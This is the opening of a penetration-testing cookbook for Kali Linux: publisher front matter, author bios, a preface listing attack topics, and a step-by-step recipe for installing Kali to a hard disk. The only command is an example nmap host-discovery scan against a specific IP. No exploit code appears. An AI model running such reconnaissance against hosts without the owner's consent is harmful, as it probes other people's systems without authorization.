Quick answers to common problems

Kali Linux Cookbook

Over 70 recipes to help you master Kali Linux for effective penetration security testing

Willie L. Pritchett David De Smet

[PACKT] PUBLISHING open source* community experience distilled

Kali Linux Cookbook

Over 70 recipes to help you master Kali Linux for effective penetration security testing

Willie L. Pritchett

David De Smet

[PACKT] PUBLISHING open source community experience distilled

BIRMINGHAM - MUMBAI

Kali Linux Cookbook

Every effort has been made in the preparation of this book to ensure the accuracy of the information presented. However, the information contained in this book is sold without warranty, either express or implied. Neither the authors, nor Packt Publishing, and its dealers and distributors will be held liable for any damages caused or alleged to be caused directly or indirectly by this book.

Packt Publishing has endeavored to provide trademark information about all of the companies and products mentioned in this book by the appropriate use of capitals. However, Packt Publishing cannot guarantee the accuracy of this information.

First published: October 2013

Production Reference: 1081013

Published by Packt Publishing Ltd.
Livery Place
35 Livery Street
Birmingham B3 2PB, UK.

ISBN 978-1-78328-959-2

www.packtpub.com

Cover Image by Prashant Timappa Shetty (sparkling.spectrum.123@gmail.com)

Credits

Authors
Willie L. Pritchett
David De Smet

Reviewers
Daniel W. Dieterle
Silvio Cesar Roxo Giavaroto
Adriano Gregório
Javier Pérez Quezada
Ahmad Muammar WK

Acquisition Editor
Usha Iyer

Lead Technical Editor
Balaji Naidu

Technical Editors
Proshonjit Mitra
Sonali S. Vernekar

Project Coordinator
Wendell Palmer

Proofreaders
Maria Gould
Paul Hindle

Indexer
Priya Subramani

Production Coordinator
Melwyn D'sa

Cover Work
Melwyn D'sa

About the Authors

Willie L. Pritchett has a Master's in Business Administration. He is a seasoned developer and security enthusiast who has over 20 years of experience in the IT field. He is currently the Chief Executive at Mega Input Data Services, Inc., a full service database management firm specializing in secure, data-driven, application development, and staffing services. He has worked with state and local government agencies as well as helping many small businesses reach their goals through technology. Willie has several industry certifications and currently trains students on various topics including ethical hacking and penetration testing.

I would like to thank my wife Shavon for being by my side and supporting me as I undertook this endeavor. To my children, Sierra and Josiah, for helping me to understand the meaning of quality time. To my parents, Willie and Sarah, I thank you for providing a work ethic and core set of values that guide me through the roughest days. A special thanks to all of my colleagues, associates, and business partners who gave me a chance when I first started in the IT field; through you a vision of business ownership wasn't destroyed, but allowed to flourish. Finally, I would like to thank all of the reviewers and technical consultants who provided exceptional insight and feedback throughout the course of writing this book.

David De Smet has worked in the software industry since 2007 and is the founder and CEO of iSoftDev Co., where he is responsible for many varying tasks, including but not limited to consultant, customer requirements specification analysis, software design, software implementation, software testing, software maintenance, database development, and web design. He is so passionate about what he does that he spends inordinate amounts of time in the software development area. He also has a keen interest in the hacking and network security field and provides network security assessments to several companies.

> I would like to extend my thanks to Usha Iyer for giving me the opportunity to get involved in this book, as well as my project coordinator Sai Gamare and the whole team behind the book. I thank my family and especially my girlfriend Paola Janahaní for the support, encouragement, and most importantly the patience while I was working on the book in the middle of the night.

About the Reviewers

Daniel W. Dieterle has over 20 years of IT experience and has provided various levels of IT support to numerous companies from small businesses to large corporations. He enjoys computer security topics, and is an internationally published security author. Daniel regularly covers some of the latest computer security news and topics on his blog `Cyberarms.wordpress.com`. Daniel can be reached via e-mail at `cyberarms@live.com` or `@cyberarms` on Twitter.

Silvio Cesar Roxo Giavaroto is a professor of Computer Network Security at the University Anhanguera São Paulo in Brazil. He has an MBA in Information Security, and is also a CEH (Certified Ethical Hacker). Silvio is also a maintainer of `www.backtrackbrasil.com.br`.

Adriano Gregório is fond of operating systems, whether for computers, mobile phones, laptops, and many more. He has been a Unix administrator since 1999, and is always working on various projects involving long networking and databases, and is currently focused on projects of physical security, and logical networks. He is being certified by MCSA and MCT Microsoft.

Javier Pérez Quezada is an I + D Director at Dreamlab Technologies. He is the founder and organizer of the 8.8 Computer Security Conference (`www.8dot8.org`). His specialties include: web security, penetration testing, ethical hacking, vulnerability assessment, wireless security, security audit source code, secure programming, security consulting, e-banking security, data protection consultancy, consulting ISO / IEC 27001, ITIL, OSSTMM version 3.0, BackTrack 4 and 5, and Kali Linux. He has certifications in: CSSA, CCSK, CEH, OPST, and OPSA. Javier is also an instructor at ISECOM OSSTMM for Latin America (`www.isecom.org`).

Ahmad Muammar WK is an independent IT security consultant and penetration tester. He has been involved in information security for more than 10 years. He is a founder of ECHO (`http://echo.or.id/`), one of the oldest Indonesian computer security communities, and also a founder of IDSECCONF (`http://idsecconf.org`) the biggest annual security conference in Indonesia. Ahmad is well known in the Indonesian computer security community. He also writes articles, security advisories, and publishes research on his blog, `http://y3dips.echo.or.id`.

www.PacktPub.com

Support files, eBooks, discount offers, and more

You might want to visit www.PacktPub.com for support files and downloads related to your book.

Did you know that Packt offers eBook versions of every book published, with PDF and ePub files available? You can upgrade to the eBook version at www.PacktPub.com and as a print book customer, you are entitled to a discount on the eBook copy. Get in touch with us at service@packtpub.com for more details.

At www.PacktPub.com, you can also read a collection of free technical articles, sign up for a range of free newsletters and receive exclusive discounts and offers on Packt books and eBooks.

http://PacktLib.PacktPub.com

Do you need instant solutions to your IT questions? PacktLib is Packt's online digital book library. Here, you can access, read and search across Packt's entire library of books.

Why Subscribe?

- Fully searchable across every book published by Packt
- Copy and paste, print and bookmark content
- On demand and accessible via web browser

Free Access for Packt account holders

If you have an account with Packt at www.PacktPub.com, you can use this to access PacktLib today and view nine entirely free books. Simply use your login credentials for immediate access.

Table of Contents

Preface

Kali Linux is a Linux-based penetration testing arsenal that aids security professionals in performing assessments in a purely native environment dedicated to hacking. Kali Linux is a distribution based on the Debian GNU/Linux distribution aimed at digital forensics and penetration testing use. It is a successor to the popular BackTrack distribution.

Kali Linux Cookbook provides you with practical recipes featuring many popular tools that cover the basics of a penetration test: information gathering, vulnerability identification, exploitation, privilege escalation, and covering your tracks.

The book begins by covering the installation of Kali Linux and setting up a virtual environment to perform your tests. We then explore recipes involving the basic principles of a penetration test such as information gathering, vulnerability identification, and exploitation. You will learn about privilege escalation, radio network analysis, voice over IP, password cracking, and Kali Linux forensics.

Kali Linux Cookbook will serve as an excellent source of information for the security professional and novice alike. The book offers detailed descriptions and example recipes that allow you to quickly get up to speed on both Kali Linux and its usage in the penetration testing field.

We hope you enjoy reading the book!

What this book covers

Chapter 1, *Up and Running with Kali Linux*, shows you how to set up Kali Linux in your testing environment and configure Kali Linux to work within your network.

Chapter 2, *Customizing Kali Linux*, walks you through installing and configuring drivers for some of the popular video and wireless cards.

Chapter 3, *Advanced Testing Lab*, covers tools that can be used to set up more advanced simulations and test cases.

Chapter 4, *Information Gathering*, covers tools that can be used during the information gathering phase including Maltego and Nmap.

Chapter 5, *Vulnerability Assessment*, walks you through the usage of the Nessus and OpenVAS vulnerability scanners.

Chapter 6, *Exploiting Vulnerabilities*, covers the use of Metasploit through attacks on commonly used services.

Chapter 7, *Escalating Privileges*, explains the usage of tools such as Ettercap, SET, and Meterpreter.

Chapter 8, *Password Attacks*, walks you through the use of tools to crack password hashes and user accounts.

Chapter 9, *Wireless Attacks*, walks you through how to use various tools to exploit the wireless network.

What you need for this book

The recipes presented in this book assume that you have a computer system with enough RAM, hard drive space, and processing power to run a virtualized testing environment. Many of the tools explained will require the use of multiple virtual machines running simultaneously. The virtualization tools presented in *Chapter 1*, *Up and Running with Kali Linux*, will run on most operating systems.

Who this book is for

This book is for anyone who desires to come up to speed in using some of the more popular tools inside of the Kali Linux distribution or for use as a reference for seasoned penetration testers. The items discussed in this book are intended to be utilized for ethical purposes only. Attacking or gathering information on a computer network without the owner's consent could lead to prosecution and/or conviction of a crime.

We will not take responsibility for misuse of the information contained within this book. For this reason, we strongly suggest, and provide instructions for, setting up your own testing environment to execute the examples contained within this book.

Conventions

In this book, you will find a number of styles of text that distinguish between different kinds of information. Here are some examples of these styles, and an explanation of their meaning.

Code words in text are shown as follows: "Another command we can use to examine a Windows host is `snmpwalk`."

Any command-line input or output is written as follows:

```
nmap -sP 216.27.130.162

Starting Nmap 5.61TEST4 ( http://nmap.org ) at 2012-04-27 23:30 CDT
Nmap scan report for test-target.net (216.27.130.162)
Host is up (0.00058s latency).
Nmap done: 1 IP address (1 host up) scanned in 0.06 seconds
```

New terms and **important words** are shown in bold. Words that you see on the screen, in menus or dialog boxes for example, appear in the text like this: "clicking on the **Next** button moves you to the next screen".

> Warnings or important notes appear in a box like this.

> Tips and tricks appear like this.

Reader feedback

Feedback from our readers is always welcome. Let us know what you think about this book—what you liked or may have disliked. Reader feedback is important for us to develop titles that you really get the most out of.

To send us general feedback, simply send an e-mail to `feedback@packtpub.com`, and mention the book title via the subject of your message.

If there is a topic that you have expertise in and you are interested in either writing or contributing to a book, see our author guide on `www.packtpub.com/authors`.

Customer support

Now that you are the proud owner of a Packt book, we have a number of things to help you to get the most from your purchase.

Errata

Although we have taken every care to ensure the accuracy of our content, mistakes do happen. If you find a mistake in one of our books—maybe a mistake in the text or the code—we would be grateful if you would report this to us. By doing so, you can save other readers from frustration and help us improve subsequent versions of this book. If you find any errata, please report them by visiting `http://www.packtpub.com/submit-errata`, selecting your book, clicking on the **errata submission form** link, and entering the details of your errata. Once your errata are verified, your submission will be accepted and the errata will be uploaded on our website, or added to any list of existing errata, under the Errata section of that title. Any existing errata can be viewed by selecting your title from `http://www.packtpub.com/support`.

Piracy

Piracy of copyright material on the Internet is an ongoing problem across all media. At Packt, we take the protection of our copyright and licenses very seriously. If you come across any illegal copies of our works, in any form, on the Internet, please provide us with the location address or website name immediately so that we can pursue a remedy.

Please contact us at `copyright@packtpub.com` with a link to the suspected pirated material.

We appreciate your help in protecting our authors, and our ability to bring you valuable content.

Questions

You can contact us at `questions@packtpub.com` if you are having a problem with any aspect of the book, and we will do our best to address it.

1

Up and Running with Kali Linux

In this chapter, we will cover:

- Installing to a hard disk drive
- Installing to a USB drive with persistent memory
- Installing in VirtualBox
- Installing VMware Tools
- Fixing the splash screen
- Starting network services
- Setting up the wireless network

Introduction

Kali Linux, or simply Kali, is the newest Linux distribution from Offensive Security. It is the successor to the BackTrack Linux distribution. Unlike most Linux distributions, Kali Linux is used for the purposes of penetration testing. Penetration testing is a way of evaluating the security of a computer system or network by simulating an attack. Throughout this book, we will further explore some of the many tools that Kali Linux has made available.

This chapter covers the installation and setup of Kali Linux in different scenarios, from inserting the Kali Linux DVD to configuring the network.

For all the recipes in this and the following chapters, we will use Kali Linux using GNOME 64-bit as the **Window Manager** (**WM**) flavor and architecture (`http://www.Kali.org/downloads/`). The use of KDE as the WM is not covered in this book; however, you should be able to follow the recipes without much trouble.

Installing to a hard disk drive

The installation to a disk drive is one of the most basic operations. The achievement of this task will let us run Kali Linux without the DVD.

> Performing the steps covered in this recipe will erase your hard drive, making Kali Linux the primary operating system on your computer.

Getting ready


Before explaining the procedure, the following requirements need to be met:

- A minimum of 8 GB of free disk space for the Kali Linux install (although, we recommend at least 25 GB to hold additional programs and wordlists generated with this book)
- A minimum of 512MB of RAM
- You can download Kali Linux at `http://www.kali.org/downloads/`


Let's begin with the installation.

How to do it...

1. Begin by inserting the Kali Linux Live DVD in the optical drive of your computer. You will ultimately come to the Kali Linux Live DVD **Boot menu**. Choose **Graphical install**.



2. Choose your language. In this case, we chose **English**.




Select a language

Choose the language to be used for the installation process. The selected language will also be the default language for the installed system.

Language:

Chinese (Simplified) - 中文(简体)
Chinese (Traditional) - 中文(繁體)
Croatian - Hrvatski
Czech - Čeština
Danish - Dansk
Dutch - Nederlands
Dzongkha - རྫོང་ཁ
English - English
Esperanto - Esperanto
Estonian - Eesti
Finnish - Suomi
French - Français
Galician - Galego
Georgian - ქართული
German - Deutsch
Greek - Ελληνικά

3. Choose your location. In this case, we chose **United States**.



Select your location


The selected location will be used to set your time zone and also for example to help select the system locale. Normally this should be the country where you live.

This is a shortlist of locations based on the language you selected. Choose "other" if your location is not listed.

Country, territory or area:

Canada
Hong Kong
India
Ireland
New Zealand
Nigeria
Philippines
Singapore
South Africa
United Kingdom
United States
Zambia
Zimbabwe
other

4. Choose your keyboard configuration. In this case, we chose **American English**.




Configure the keyboard

Keymap to use:

American English
Albanian
Arabic
Asturian
Bangladesh
Belarusian
Bengali
Belgian
Bosnian
Brazilian
British English
Bulgarian
Bulgarian (phonetic layout)
Canadian French
Canadian Multilingual
Catalan
Chinese
Croatian

5. The next section to complete is the network services section. Enter a hostname. In this case, we entered `Kali`.



Configure the network


Please enter the hostname for this system.

The hostname is a single word that identifies your system to the network. If you don't know what your hostname should be, consult your network administrator. If you are setting up your own home network, you can make something up here.

Hostname:

kali

6. Next, we have to enter a domain name. In this case, we enter `kali.secureworks.com`.




Configure the network

The domain name is the part of your Internet address to the right of your host name. It is often something that ends in .com, .net, .edu, or .org. If you are setting up a home network, you can make something up, but make sure you use the same domain name on all your computers.

Domain name:

kali.secureworks.com

7. You will now be presented with the opportunity to choose the password for the root user by entering a password twice.



Set up users and passwords

You need to set a password for 'root', the system administrative account. A malicious or unqualified user with root access can have disastrous results, so you should take care to choose a root password that is not easy to guess. It should not be a word found in dictionaries, or a word that could be easily associated with you.

A good password will contain a mixture of letters, numbers and punctuation and should be changed at regular intervals.

The root user should not have an empty password. If you leave this empty, the root account will be disabled and the system's initial user account will be given the power to become root using the "sudo" command.


Note that you will not be able to see the password as you type it.

Root password:

Please enter the same root password again to verify that you have typed it correctly.

Re-enter password to verify:

8. Choose your timezone. In this case, we chose **Eastern**.




Configure the clock

If the desired time zone is not listed, then please go back to the step "Choose language" and select a country that uses the desired time zone (the country where you live or are located).

Select your time zone:

- Eastern
- Central
- Mountain
- Pacific
- Alaska
- Hawaii
- Arizona
- East Indiana
- Samoa

9. We are now able to select our disk partition scheme. You will be presented with four options. Choose **Guided - use entire disk,** as this allows for easy partitioning.



Partition disks


The installer can guide you through partitioning a disk (using different standard schemes) or, if you prefer, you can do it manually. With guided partitioning you will still have a chance later to review and customise the results.

If you choose guided partitioning for an entire disk, you will next be asked which disk should be used.

Partitioning method:

- Guided - use entire disk
- Guided - use entire disk and set up LVM
- Guided - use entire disk and set up encrypted LVM
- Manual

10. At this step, you will need to acknowledge that your entire disc will be erased. Click on **Continue**.




Partition disks

Note that all data on the disk you select will be erased, but not before you have confirmed that you really want to make the changes.

Select disk to partition:

SCSI3 (0,0,0) (sda) - 17.2 GB ATA VBOX HARDDISK

11. Next, you have the option of choosing one of three partitioning schemes: **All files in one partition**, **Separate/home partition**, or **Separate/home/user/var, and/tmp partitions**. Considering Kali is being used more so for penetration testing purposes, a separation of partitions is not needed nor required (even though this is a great idea for your main desktop Linux distribution). In this case, choose **All files in one partition** and click on **Continue**.



Partition disks

Selected for partitioning:

